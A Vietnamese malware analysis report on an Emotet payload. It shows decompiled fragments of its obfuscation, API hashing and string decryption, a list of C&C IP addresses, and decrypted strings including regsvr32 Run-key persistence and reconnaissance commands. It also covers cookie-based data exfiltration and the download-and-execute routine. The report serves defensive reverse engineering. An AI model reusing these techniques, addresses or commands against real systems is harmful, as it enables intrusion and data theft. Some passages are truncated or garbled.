

REPORT EMOTET PAYLOAD

MD5: e62b20bba48004ced338f64329af0319

SHA1: 53f70ed53a1d86ba29287831d8461992f93eed0e

Tổng quan:

- Payload đóng vai trò là một dow
- Các kỹ thuật malware sử dụng:
 1. Kỹ thuật obfuscation là Control-flow flattening
 2. Dynamic modules resolve
 3. Dynamic APIs resolve
 4. Giải mã strings
- Các hành vi:
 - o Tạo Key
 - o Tạo service
 - o Xóa ADS (Alternate Data Stream),
 - o Giao tiếp với sever thông qua mã hóa không đối xứng Elliptic Curve Cryptography (ECC)
 - o Gửi nhận với sever
 - o Tải file từ internet


Chi tiết:

1. Obfuscation bằng kỹ thuật Control-flow flattening:

```
v3 = 0xEE188;  
result = 0x1FB80;  
v5 = 0x3D;  
while ( 1 )  
{  
    while ( 1 )  
    {  
        while ( 1 )  
        {  
            while ( 1 )  
            {  
                while ( 1 )  
                {  
                    while ( v0 <= 0x6B5EF6C )  
                    {  
                        if ( v0 == 0x6B5EF6C )  
                            return sub_1000C3D3();  
                        if ( v0 > 0x4805BB9 )  
                        {  
                            if ( v0 > 0x59FD2A8 )  
                            {  
                                switch ( v0 )  
                                {
```


000225D0 sub_10021D63:43 (100231D0) (Synchronized with IDA View-â, Hex View-1)

Dùng callback và switch – case để làm rối mã thực thi khi phân tích tĩnh, dùng plugin POC để de- obfuscation những phần này chương trình sẽ rõ luồng thực thi hơn:



2. *Dynamic modules resolve + giải mã string:*

Giải mã chuỗi tên thư viện và tiến hành load động:



Danh sách các thư viện được load:

advapi32.dll
bcrypt.dll
crypt32.dll
L"shell32.dll"
L"shlwapi.dll"
L"urlmon.dll"
L"userenv.dll"
L"wininet.dll"
L"wtsapi32.dll"

- Giải mã các string là địa chỉ IP C&C:
Chuỗi format string:

6FAE1EAC	FF7424 14	push dword ptr ss:[esp+14]	Arg4
6FAE1EB0	8A7F 01	mov bh,byte ptr ds:[edi+1]	Arg3
6FAE1EB3	FF7424 4C	push dword ptr ss:[esp+4C]	
6FAE1EB7	8B5424 30	mov edx,dword ptr ss:[esp+30]	
6FAE1EBB	8A5F 03	mov bl,byte ptr ds:[edi+3]	Arg2
6FAE1EBE	884424 1B	mov byte ptr ss:[esp+1B],al	
6FAE1EC2	8A47 02	mov al,byte ptr ds:[edi+2]	Arg1
6FAE1EC5	884424 1A	mov byte ptr ss:[esp+1A],al	
6FAE1EC9	E8 2483FFFF	call <dw1_dump.sub_6FADAF2>	sub_746EA1F2 - Decrypt format string for IP addr
6FAE1ECE	0FB64C24 1B	movzx ecx,byte ptr ss:[esp+1B]	
6FAE1ED3	8BF0	mov esi,eax	eax:L"%u.%u.%u.%u"

Gọi <ntdll._snwprintf> với format trên tạo được string IP:

6FAE82E0	FF75 18	push dword ptr ss:[ebp+18]	
6FAE82E3	FF75 14	push dword ptr ss:[ebp+14]	
6FAE82E6	FF75 10	push dword ptr ss:[ebp+10]	
6FAE82E9	FF75 0C	push dword ptr ss:[ebp+0C]	
6FAE82EC	FF75 08	push dword ptr ss:[ebp+08]	
6FAE82EF	52	push edx	
6FAE82F0	51	push ecx	
6FAE82F1	E8 5A560000	call <dw1_dump.sub_6FAED950>	
6FAE82F6	83C4 30	add esp,30	
6FAE82F9	BA 409A48B3	mov edx,B3489A40	
6FAE82FE	FF75 28	push dword ptr ss:[ebp+28]	
6FAE8301	FF75 0C	push dword ptr ss:[ebp+0C]	
6FAE8304	FF75 18	push dword ptr ss:[ebp+18]	
6FAE8307	51	push ecx	
6FAE8308	FF75 2C	push dword ptr ss:[ebp+2C]	
6FAE830B	FF75 08	push dword ptr ss:[ebp+08]	
6FAE830E	FF75 10	push dword ptr ss:[ebp+10]	
6FAE8311	68 8A020000	push 28A	
6FAE8316	E8 0F1A0000	call <dw1_dump.sub_6FAE902A>	
6FAE831B	59	pop ecx	
6FAE831C	FFD0	call eax	
6FAE831E	83C4 1C	add esp,1C	

[ebp+10]:L"162.244.80.68"

Arg4 = [ebp+2C]:@RtlpAllocateHeap@24+3C6
Arg3
Arg2 = 28A
sub_746F9D2A

EAX 00000000
EBX 02FF4444
ECX 02FFCFC8
EDX 00000000
EBP 00B7E3A8
ESP 00B7E38C
ESI 02FF1190
EDI 02FF0688
EIP 6FAE831E dw1_dump.6FAE831E
EFLAGS 00000200
ZF 0 OF 0 AF 0

Default (stdcall) 5

1: [esp+4] 00000010
2: [esp+8] 02FF1190 L"%u.%u.%u.%u"
3: [esp+C] 000000A2
4: [esp+10] 000000F4
5: [esp+14] 00000050

Danh sách IP C&C:

"195.154.253.60"
 "31.24.158.56"
 "209.126.98.206"
 "45.142.114.231"
 "159.8.59.82"
 "159.65.88.10"
 "82.165.152.127"
 "178.79.147.66"
 "103.75.201.4"
 "1.234.2.232"
 "131.100.24.231"
 "129.232.188.93"
 "173.212.193.249"
 "107.182.225.142"
 "103.134.85.85"
 "176.104.106.96"
 "203.114.109.124"
 "216.158.226.206"
 "119.235.255.201"
 "103.75.201.2"
 "176.56.128.118"

"195.154.133.20"
"51.254.140.238"
"45.118.115.99"
"212.237.56.116"
"138.185.72.26"
"158.69.222.101"
"46.55.222.11"
"79.172.212.216"
"81.0.236.90"
"110.232.117.186"
"50.30.40.196"
"185.157.82.211"
"162.243.175.63"
"178.128.83.165"
"153.126.203.229"
"50.116.54.215"
"45.176.232.124"
"164.68.99.3"
"207.38.84.195"
"217.182.143.207"
"212.24.98.99"
"45.118.135.203"
"58.227.42.236"
"212.237.17.99"

3. Dynamic APIs resolve:

Các API được import động bằng kỹ thuật API hash, các hàm dùng cho kỹ thuật này:

- Hàm Hash:

Hai hàm simple hash được dùng: băm với lowercase và băm không phân biệt chữ hoa, chữ thường.

- ✓ Hàm băm với lowcase (dùng tính hash tên thư viện): giá trị xor
0x2A464ABF

```

1 int __usercall Hash_lowercase@<eax>(int a1@<edx>, int a2@<ecx>, _WORD *a3, int a4)
2 {
3     _WORD *v4; // esi
4     unsigned int v5; // eax
5     int i; // [esp+18h] [ebp+4h]
6
7     v4 = a3;
8     nullsub_1(a2, a1, a3, a4);
9     for ( i = 0; *v4; i = (i << 16) + (i << 6) + v5 - i )// Hash
10    {
11        v5 = (unsigned __int16)*v4;
12        if ( v5 >= 'A' && v5 <= 'Z' )
13            v5 += 32;
14        ++v4;
15    }
16    return i;
17 }

```

- ✓ Hàm băm không phân biệt hoa, thường(dùng tính hash hàm API): giá trị xor **0x32A076D6**

```

1 int __usercall Hash_no_upper_lower@<eax>(_BYTE *a1@<edx>, int a2@<ecx>, int a3, int a4)
2 {
3     _BYTE *v4; // ebx
4     int i; // [esp+10h] [ebp-4h]
5
6     v4 = a1;
7     nullsub_1(a2, a1, a3, a4);
8     for ( i = 0; *v4; ++v4 )
9         i = (i << 16) + (i << 6) + (char)*v4 - i;
10    return i;
11 }


```

- ✓ Ví dụ hàm VirtualAlloc sẽ được gọi:

```

1 int __usercall PathFindFileNameW_j@<eax>(int a1@<edx>, int a2@<ecx>, int a3, int a4, int a5)
2 {
3     int (__stdcall *v6)(int); // eax
4
5     nullsub_1(a2, a1, a3, a4, a5);
6     v6 = (int (__stdcall *) (int))Reslove_API_Table((0x40F88CC4, 71, 379, 0x6B38DAEF);
7     return v6(a2);
8 }

```



Hai argument tương ứng với hai giá trị sẽ được dùng cho hai hàm hash trên.

- ✓ Bảng IAT được resolve lại:

```

1 int __usercall GetAddressFunc_by_Hash@<eax>(int FuncHashVar@<edx>, int a2, int a3, int LibHashVar)
2 {
3     int *v5; // eax
4
5     if ( !dword_10026218[a3] )
6     {
7         v5 = GetNameLibrary(21, LibHashVar);
8         dword_10026218[a3] = (int)Reslove_API_Table((int)v5, 0xACB8F, FuncHashVar);
9     }
10    return dword_10026218[a3];
11 }

```

- Lookup library:

```

1 int __cdecl CompareHashValue_100047BD(int a1, int a2)
2 {
3     int ***v2; // edi LIST_ENTRY
4     int **i; // esi
5
6     v2 = (int ***)((char *)PEB_Locallted()->ImageBaseAddress + 12); // InLoadOrderModuleList
7     for ( i = *v2; ; i = (int **)*i )
8     {
9         if ( i == (int **)v2 )
10            return 0;
11         if ( (Hash(0x53118, 0x62E7C, i[12], 0x80D60) ^ 0x2A464ABF) == a2 ) // Hash
12            break;
13     }
14     return i[6];
15 }

```

- Lookup Function:

```

1 nullsub_1();
2 v4 = 0;
3 v5 = 0;
4 v12 = *(_DWORD *)(a1 + 0x3C); // Find NTHeaders
5 v6 = (char *)(a1 + *(_DWORD *)(v12 + a1 + 0x78));
6 v11 = a1 + *(_DWORD *)v6 + 7;
7 v7 = a1 + *(_DWORD *)v6 + 8;
8 v9 = v7;
9 v10 = a1 + *(_DWORD *)v6 + 9;
10 if ( *(_DWORD *)v6 + 6 )
11 {
12     while ( (Hash_no_upper_lower((_BYTE *) (a1 + *(_DWORD *) (v7 + 4 * v5)), 688650, 0xAB46E, 0xD5C4D) ^ 0x32A076D6) != a4 )
13     {
14         v7 = v9;
15         if ( (unsigned int)v5 >= *(_DWORD *)v6 + 6 )
16             return v4;
17     }
18     v4 = (char *) (a1 + *(_DWORD *) (v11 + 4 * (unsigned __int16 *) (v10 + 2 * v5)));
19     if ( v4 >= v6 && v4 < &v6[ *(_DWORD *) (v12 + a1 + 124) ] )
20         v4 = Get_Address_Func(v4);
21 }
22 return v4;
23 }
24 }

```

Định vị EAT

Tim và return địa chỉ hàm cần sử dụng

4. Giải mã các string:

- Các string bị giấu sẽ được giải mã dùng làm argument cho các hàm:

```

if ( v0 == 148312197 )
{
    v3 = Decrypt_Strings(1013374, (int)dword_10001420, 798345, 192248);
    v0 = 72674806;
    if ( !advapi32_RegCreateKeyExW(v5, 146668, 0, 0, 309463, 2, v5, 673618, 371180, (int)&v6, v3, 618200, -2147483647) )
        v0 = 117671905;
}

```

- Data string dùng cho decrypt:

```

.text:10001344 dd 0E0109F3h, 0C1E7CD85h, 0FDEB4817h, 323E0D4Fh, 0EB8BA9CEh
.text:10001344 dd 0BF572A48h
.text:1000135C dword_1000135C dd 2E976665h, 2E97666Eh, 5CF21510h, 0E10800h, 0CBFB0A01h
; DATA XREF: sub_1000092F+4EIo
.text:1000135C dd 89698F5Dh, 6733C3F3h, 2A90AEE3h, 6059AC1Eh, 0FBF87173h
.text:1000135C dd 2AC270A3h, 2742E99Ch
.text:1000138C dword_1000138C dd 335D5572h, 335D5579h, 5A333C05h, 1D29301Ch, 1A313916h
; DATA XREF: sub_1000092F+B2Io
.text:1000138C dd 3A0FA4A8h, 9EE75DABh, 0D4C82D00h, 2C29F07Fh, 10F5CF3Ch
; DATA XREF: sub_1000092F+B2Io
.text:1000138C dd 0ECBC0A5Dh, 0BCE6A48Dh, 933A2C51h
; DATA XREF: sub_1000092F+B2Io
.text:100013C0 dword_100013C0 dd 3D5CBEAEh, 3D5CBEABh, 1800CD8Bh, 30AFB0DDh, 543C18FDh
; DATA XREF: sub_10007B30+488Io
; sub_1000C3D3+446Io ...
.text:100013C0 dd 0E0EB7A9Ah, 34ECE85Ah, 23CFC42Fh, 3605364Ah, 94B071C8h
; DATA XREF: sub_10007B30+488Io
.text:100013C0 dd 3CE6E13Ah, 2AFE02DCh
; DATA XREF: sub_10007B30+488Io
.text:100013F0 dword_100013F0 dd 24ABBCF3h, 24ABBCF9h, 56F7CFD6h, 52D8DB96h, 0A998F81h
; DATA XREF: sub_10007B30+488Io
; sub_1001A495+81DIo ...
.text:100013F0 dd 4CEC496h, 68BCFDCh, 1F7CFD6h, 7CD29E80h, 0F835332Bh
; DATA XREF: sub_10007B30+488Io
.text:100013F0 dd 8D40B7BAh, 0BF9797B2h
; DATA XREF: sub_10007B30+488Io
.text:10001420 dword_10001420 dd 33ADC8E0h, 33ADC8CDh, 67EB87B3h, 76FF89B7h, 50C485BCh

```


- Hàm decrypt string:

```

v5 = v4 + 2;
v17 = *v4;
v18 = *v4 ^ v4[1];
v6 = v18 + 1;
v7 = v18 + 1;
if ( (((_BYTE)v18 + 1) & 3) != 0 )
    v6 = ((v18 + 1) & 0xFFFFFFFF) + 4;
LOBYTE(v7) = (v18 + 1) & 3;
v8 = Allocated_MEM(v7, v7, 2 * v6);
if ( v8 )
{
    v9 = 0;
    v10 = (_WORD *)v8;
    v11 = &v5[v6 >> 2];
    v12 = (4 * (v6 >> 2) + 3) >> 2;
    if ( v5 > v11 )
        v12 = 0;
    if ( v12 )
    {
        do
        {
            v13 = *v5++;
            v14 = v17 ^ v13;
            *v10 = (unsigned __int8)v14;
            v10 += 4;
            *(v10 - 3) = BYTE1(v14);
            v14 >>= 16;
            ++v9;
        }
    }
}

```

Thuật toán sử dụng:



Dùng python script để decode các string này:

```

Name      1 from malduck import xor, idamem, p32
Default s 2 ida = idamem()
3
4 def decrypt_string(addr):
5     key = ida.uint32v(addr)
6     str_len = ida.uint32v(addr + 4) ^ key
7
8     str_data = [p32(ida.uint32v(addr + 8 + i * 4) ^ key) for i in range(str_len//4 + 1)]
9     return b"".join(str_data)[:str_len]
10
11 print(decrypt_string(0x10001000))

```

Các string sau khi decode:

b'POST'

b'ECS1

\x00\x00\x00@_t\xb6\xc4\xd8\xdc\x0c=\x1f\x06z7\xdc\xb9\xf9\xb7\xbd^\x8a/\xa6\xa1\xf2\x0f\xa1y\r\x14\xe5\xf51\xe8\xb0\n\x1e<\x8b?{\x90\x1d&&1\x86e|\x1a\xad\xd9\xc3\\\xacH\xf0'\x87\x18\xd9t<X\xf9'

b'ECK1

\x00\x00\x00\xf3\xa35\xb5\x0e.+\xf45V\xcd\nL>|\xf1\x10\xdd\xcb\xb00\x02

\xceL\xb6\x0c\x1eD\x96\xbe\xb4\x0e\xe6\xc9[\x9a\xbdN\xbd\x9d\x8f\xcf\xe0\x10[4L\x82\x04&\x02\xd3\xba\xac\xf1\xfb\x9f,v'

b'\r\n--%S--'

b'Cookie: %s=%s\r\n'

b'%u.%u.%u.%u'

b'Content-Type: multipart/form-data; boundary=%s\r\n'

b'\r\n--%S\r\nContent-Disposition: form-data; name="%S";

filename="%S"\r\nContent-Type: application/octet-stream\r\n\r\n'

b'shlwapi.dll'

b'bcrypt.dll'

b'urlmon.dll'

b'advapi32.dll'

b'wtsapi32.dll'

b'shell32.dll'

b'crypt32.dll'

b'userenv.dll'

b'wininet.dll'

b'%s\\%s'

b'%s\\regsvr32.exe /s "%s\\%s"'

b'SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run'


```

b'%s\\regsvr32.exe /s "%s\\%s" %s'
b'%s\\%s%x'
b'%s\\%s'
b'%s\\*'
b'%s:Zone.Identifier'
b'ECCPUBLICBLOB'
b'ObjectLength'
b'Microsoft Primitive Provider'
b'SHA256'
b'KeyDataBlob'
b'HASH'
b'ECDSA_P256'
b'AES'
b'ECDH_P256'
b'%s_%08X'
b'nltest /dclist:'
b'ipconfig /all'
b'systeminfo'
b'%s%s.dll'
b'%s%s.exe'
b'%s\\regsvr32.exe /s "%s"'
b'DllRegisterServer'
b'%s\\regsvr32.exe /s "%s" %s'
b'RNG'

```


5. Rename và phân tích:

- Dùng plugin hashdb để lookup các hash value và tạo enum cho các giá trị, đổi tên các hàm theo chức năng:

```

4
5 nullsub_1(a2, a1, a3, a4, a5);
6 v12 = (int (__stdcall *))(int, int, int, int, _DWORD, int, int))Reslove_API_Table(0xA3E49020, 22, 215, 1291433725);
7 return v12(a11, a6, a3, a8, 0, a1, a10);
8 }

```



EAX	00B5DFE4	L"C:\windows\SysWOW64\regsvr32.exe /s "C:\Users\Admin\AppData\Local\MALWARE-Emotet_12-4\dw1_dump.dll"
EBX	02C8D864	L"dw1_dump.dll"
ECX	000000C8	'E'
EDX	02C8D864	L"dw1_dump.dll"

6. Các hành vi của payload:

• Tạo Key:

```

SHGetFolderPathW_j(158929, 144855, (int)v10, 428389, 725501, 92, 0, 41);
v3 = Decrypt_Strings(722767, (int)dword_100013F0, 258846, 265522); // %s\regsvr32.exe /s "%s%s"
snwprintf_j_0(875059, (int)v9, 735846, dword_10026210 + 24, 817677, v3, (int)v10);
sub_10017CA3(807954, v3, 901352, 243421, 655883);
while ( 1 )
{
    for ( i = (_WORD *) (dword_10026210 + 548); *i != 92; ++i )
    ;
    v1 = (int)(i + 1);
    v2 = Decrypt_Strings(19984, (int)dword_10001420, 56026, 51428); // SOFTWARE\Microsoft\Windows\CurrentVersion\Run
    if ( !RegCreateKeyExW_j(v6, 692479, 0, 0, 528641, 2, v6, 490369, 692674, (int)&v8, v2, 879419, -2147483647) )
        break;
    sub_10017CA3(704916, v2, 344355, 427563, 1018638);
}
v4 = lstrlenW_j(86750, 202221, 266775, 945722, (int)v9);
v7 = RegSetValueExW_j(v1, 2 * v4 + 2, 145504, 0, v8, (int)v9, 318739, 383497, 1) == 0;
RegCloseKey_j(835034, v8, 472006);
return v7;

```

Nối strings + set key:

Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run			
Name	Type	Data	
(Default)	REG_SZ	(value not set)	
dw1_dump.dll	REG_SZ	C:\Windows\SysWOW64\regsvr32.exe /s "C:\Users\Admin\AppData\Local\MALWARE-Emotet_12-4\dw1_dump.dll"	
IDMan	REG_SZ	C:\Program Files (x86)\Internet Download Manager...	

• Tạo service:

```

while ( v0 > 157700005 )
{
    SHGetFolderPathW_j(673833, 687846, (int)v9, 359216, 149058, 239082259, 0, 41);
    v4 = Decrypt_Strings(688499, (int)dword_100013F0, 565805, 33454); // %s\regsvr32.exe /s "%s%s"
    snwprintf_j_0(158729, (int)v10, 264915, dword_10026210 + 24, 446855, v4, (int)v9);
    sub_10017CA3(476471, v4, 667688, 773051, 368404);
    v1 = 0;
    for ( i = (_WORD *) (dword_10026210 + 548); *i != v5; ++i )
    ;
    v2 = (int)(i + 1);
    v0 = 0x95493B6;
}
v3 = OpenSCManagerW_j(0xF9A93, 0x64BB7, 0x4F719);
if ( v3 )
{
    v6 = CreateServiceW_j(
        79716,
        635713,
        2,
        590636,
        00000000,

```

Binary Path là đường dẫn tới regsvr32.exe với arg là: /s
C:\Users\Admin\AppData\Local\<path_to_dll_payload>

Service name là tên của dll payload:

```
v1 = 0;
for ( i = (_WORD *) (dword_10026210 + 0x224); *i != '\\'; ++i )
;
ServiceName = (int)(i + 1);
v0 = 0x95493B6;
```

- Lấy danh sách process:

```
result = CreateToolhelp32Snapshot_j(230974850, 0, 2);
v7 = result;
if ( result != -1 )
{
    v11[0] = 0x22C;
    for ( i = Process32FirstW_j(231241, 50477, 723729, (int)v11, result);
        !i && j_GetCurrentProcessId_j((void *)0x2D19B1, (int)v11, (int)v9);
        i = Process32NextW_j((int)v11, 778273, v7, 294308, 255285) )
    {
        ;
    }
    result = CloseHandle_j(v7, 265332, 741232);
}
return result;
```

Đảm bảo rằng không có process nào đang chạy dll payload để phân tích:

- Xóa ADS (Alternate Data Stream) của file được payload tải xuống:

```
v6 = Decrypt_Strings(570759, (int)dword_10001530, 867985, 546649); // %s:Zone.Identifier
snwprintf_0_1((int)v8, 265972, 479873, a2, 620603, v6);
sub_10017CA3(v14, v6, v15, v10, v22);
return DeleteFileW_j(v12, v17, v19, v21, (int)v8);
}
```

- Giao tiếp với sever thông qua mã hóa không đối xứng Elliptic Curve Cryptography (ECC) với hai khóa công khai:
 - ECK1 là khóa công khai Elliptic-curve Diffie-Hellman (ECDH) được mã hóa cứng để mã hóa
 - ECS1 là khóa công khai của Thuật toán Chữ ký Kỹ thuật số Elliptic-curve (ECDSA) được mã hóa cứng để xác thực dữ liệu

Cặp khóa dạng DER

```
b'ECS1 \x00\x00\x00@t\x06\x04\x08\xdc\x0c=\x1f\x06z7\xdc\x09\x09\x07\xbd^\x8a/\xa6\xa1\xf2\x0f\xa2y\r\x14\xe5\xf51\xe8\xb0\n\x1e<\x8b?{\x90\x1d&1\x86e|\x1a\xad\xd9\xc3\
\\xacH\xfb\x87\x18\xd9tC\xfb9'
b'ECK1 \x00\x00\x00\xf3\xa35\xb5\x0e.\x45V\xcd\nL)>|\xf1\x10\xdd\xcb\x00 \xb3\xfa\x02 \xccl\x06\x0c\x1eD\x96\xbe\x04\x0e\x06\x09[\x9a\xbdW\xbd\x9d\x8f\xcf\x00\x10[4L
\x82\x048\x02\x03\xba\xac\xf1\xfb\x9f,v'
```

Quá trình tạo khóa, giải mã và mã hóa sử dụng BCrypt cryptographic API, xác thực tính toàn vẹn sử dụng SHA256 và BCryptVerifySignature:

```

} LABEL_13:
1 v12 = Decrypt_Strings(957621, (int)dword_100015F4, 956541, 443291); // SHA256
2 v13 = Decrypt_Strings(632455, (int)dword_100015B4, 840856, 452920); // Microsoft Primitive Provider
3 v11 = 123647813;
4 if ( !BCryptOpenAlgorithmProvider_j(822248, v13, 57336, (int)&v17, 321073, 48955, 0, v12) )
5     v11 = v20;
6 FreeHeap_10017CA3(227413, v12, 87346, 125827, 602422);
7 FreeHeap_10017CA3(268484, v13, 4917, 493814, 446996);

// - -,
for ( i = 177175895; ; i = 62886795 )
{
    while ( i == 62886795 )
    {
        if ( !sub_100102B1(v9, 249529, 62886795, a2[1], 542514, *a2) ) // Hash
            return v6;
        i = 101164442;
    }
    if ( i == 101164442 )
        break;
}
if ( !BCryptVerifySignature_j(
    476467,

```

- Kiểm tra đặc quyền:

```

v10[4] = 0,
v6 = WTSGetActiveConsoleSessionId_j();
if ( v6 != -1 )
{
    for ( i = 0xE8EB39C; i != 0x3DE6459; i = 0x3DE6459 )
    {
        if ( !WTSQueryUserToken_j((int)v10, 360121, v6, 740069, 618442) )
            return v5;
        if ( DuplicateTokenEx_j(435080, 368444, 1, 952587, 200376, a5, 41322896, 842191, 1, v10[0], a4) )
            v5 = 1;
    }
    CloseHandle_j(v10[0], 99979, 171650);
}

```

- Gửi nhận với sever:

Data thu thập được, được gửi đi trong cookie của header HTTP dưới dạng mã hóa

Tạo cookie:

```

while ( 1 )
{
    v2 = sub_1001394F(16);
    sub_1001A139(173870, v2, 501666, v10); // enc data
    v5 = use_CryptBinaryToStringW(644096, 673643, *v3, v3[1]);
    if ( !v5 )
        break;
    this = (void *)Allocated_MEM(v4, v4, 0x4000);
    if ( this )
    {
        v8 = Decrypt_Strings(222583, (int)dword_1000110C, 977526, 581558); // Cookie: %s=%s
        v6 = (void (__cdecl *)(void *, int, int, char *, int))ntdll_dll_resolve(1snwprintf_0, v9, 650);
        v6(this, 0x4000, v8, v10, v5);
        FreeHeap_10017CA3(887633, 665926, 583537);
        sub_1000DAA1(240446, 205700);
        return this;
    }
}

```

Gửi cookie qua HttpSendRequestW API:

* 754B2576	. 83C4 14	add esp,14		
* 754B2579	. 56	push esi		
* 754B257A	. FF75 14	push dword ptr ss:[ebp+14]	Arg4 = FFFFFFFF	
* 754B257D	. 6A FF	push FFFFFFFF	Arg2 = "Cookie: RGw=jdZrzq4j7QRxhNbwwiTTFTC0uTR:	
* 754B257F	. FF75 18	push dword ptr ss:[ebp+18]	Arg1 =	
* 754B2582	. FF75 20	push dword ptr ss:[ebp+20]	sub.[eax]	
* 754B2585	. FFD0	call eax		
* 754B2587	. 5E	pop esi		

Hide FPU

EAX	70FB6600	<wininet.HttpSendRequestW>
EBX	00000000	
ECX	00000015	
EDX	0000000C	
EBP	02BEE11C	
ESP	02BEE0E4	

Các dữ liệu thu thập:

Time:

```
    \
      GetSystemTimeAsFileTime_j((int)&v7, 1001203, 784503, 381676);
      v0 = 240042226;
    }
    if ( v0 == 240042226 )
      break;
    v0 = 13541452;
  }
  v3 = sub_100032F1(240042226, v2);
  v7 -= v3;
  v4 = Decrypt_Strings(709733, (int)dword_100013C0, 265812, 836060); // %s%s
  snprintf_j(v4, (int)v10, dword_10026210 + 24, dword_10026210 + 548, 52372);
  FreeHeap_10017CA3(606008, v4, 526306, 564368, 113094);
  v5 = CreateFileW_j(835737, 3, 649804, 0, 628996, 95317810, 1, 201116, 256, 95317810, 883802, (int)v10);
  if ( v5 != -1 )
```

Computername:

```
  v10 = 128;
  GetComputerNameA_j((int)v11, 214254, 609985, (int)&v10, 252839);
  for ( i = v11; *i; ++i )
  {
    .
    .
  }
```

- Tải file từ internet:

```
while ( 1 )
{
  v3 = InternetReadFile_j(208888, v8, 881747, 66573, (int)&v14, a1, v2);
  if ( !v3 )
    break;
```

File tải xuống sẽ được chia làm các kiểu tương ứng với các case:

```

    if ( v15 == 1 )
    {
        sub_1000EBD9(v16);
        goto LABEL_15;
    }
LABEL_13:
    if ( v15 == 2 )
    {
        sub_1000B8ED(v16, v5);
        goto LABEL_15;
    }
LABEL_8:
    if ( v15 == 3 )
    {
        sub_10004B58(v16);
        goto LABEL_15;
    }
LABEL_27:
    if ( v15 == 4 )
    {
        sub_10020E57(v16);
        goto LABEL_15;
    }

```

○ File dll

```

j_GetmoduleFileName_j(254655, 892508, v15);
*(_WORD *)PathFindFileNameW_j(318859, (int)v15, 24, 234081, 875060) = 0;
Get_Address(375053, 189321, (int)v16, 543568);
v4 = Decrypt_Strings(110459, (int)dword_10001768, 137120, 362497); // %s%s.dll
snwprintf_j(v4, (int)v14, (int)v15, (int)v16, 985877);
FreeHeap_10017CA3(494625, v4, 693279, 740811, 875956);
result = Create_File_Write_File(v14, 340829, this);
if ( result )
{
    v10 = sub_1001BFD3();
    v11 = 2 * lstrlenW_j(823102, 335726, 791045, 246535, v10) + 2;
    result = DuplicateHandle_j(v2, 766189, 165368, 307951, 277502, v2, v2, 0, 0x100000, (int)&v9);
    if ( result )
    {
        if ( !sub_1001ADE6(544447, v8, 730305) )
        {
            v7 = use_CryptBinaryToStringW(466662, 359295, 671936, 419465, v8[0], v8[1]);
            if ( v7 )
            {
                v5 = Decrypt_Strings(372345, (int)dword_10001818, 862803, 264050); // %s\regsvr32.exe /s "%s" %s
                snwprintf_j(928760, (int)v18, 1021907, (int)v14, 332359, v5, (int)v17);
                FreeHeap_10017CA3(295844, v5, 952789, 15915, 25383);
                call_CreateProcessW(0, 0, 0, 837309, (int)v18, 1);
                sub_1000DAA1(v7, 1047704, 26944, 875677);
            }
        }
    }
}

```

○ File exe

```

{
    if ( v4 == 185176851 )
    {
        result = Check_privilege(276989, 1018930, 387117, 0x2000000, &v9, 477006);
        if ( !result )
            return result;
    }
    j_GetmoduleFileName_j(412163, 557993, v16);
    *(_WORD *)PathFindFileNameW_j(933925, (int)v16, 973333, 520101, 498637) = 0;
    Get_Address(378281, 261180, (int)v17, 20106);
    v7 = Decrypt_Strings(738895, (int)dword_10001788, 118309, 506321); // %s%s.exe
    snwprintf_j(v7, (int)v15, (int)v16, (int)v17, 404592);
    FreeHeap_10017CA3(593251, 832720, 671318);
    if ( !Create_File_Write_File(v15, 137156, this) )
        return CloseHandle_j(v9, 167540, 101634);
    v2 = 7497558;
    if ( v4 == 185176851 )
    {
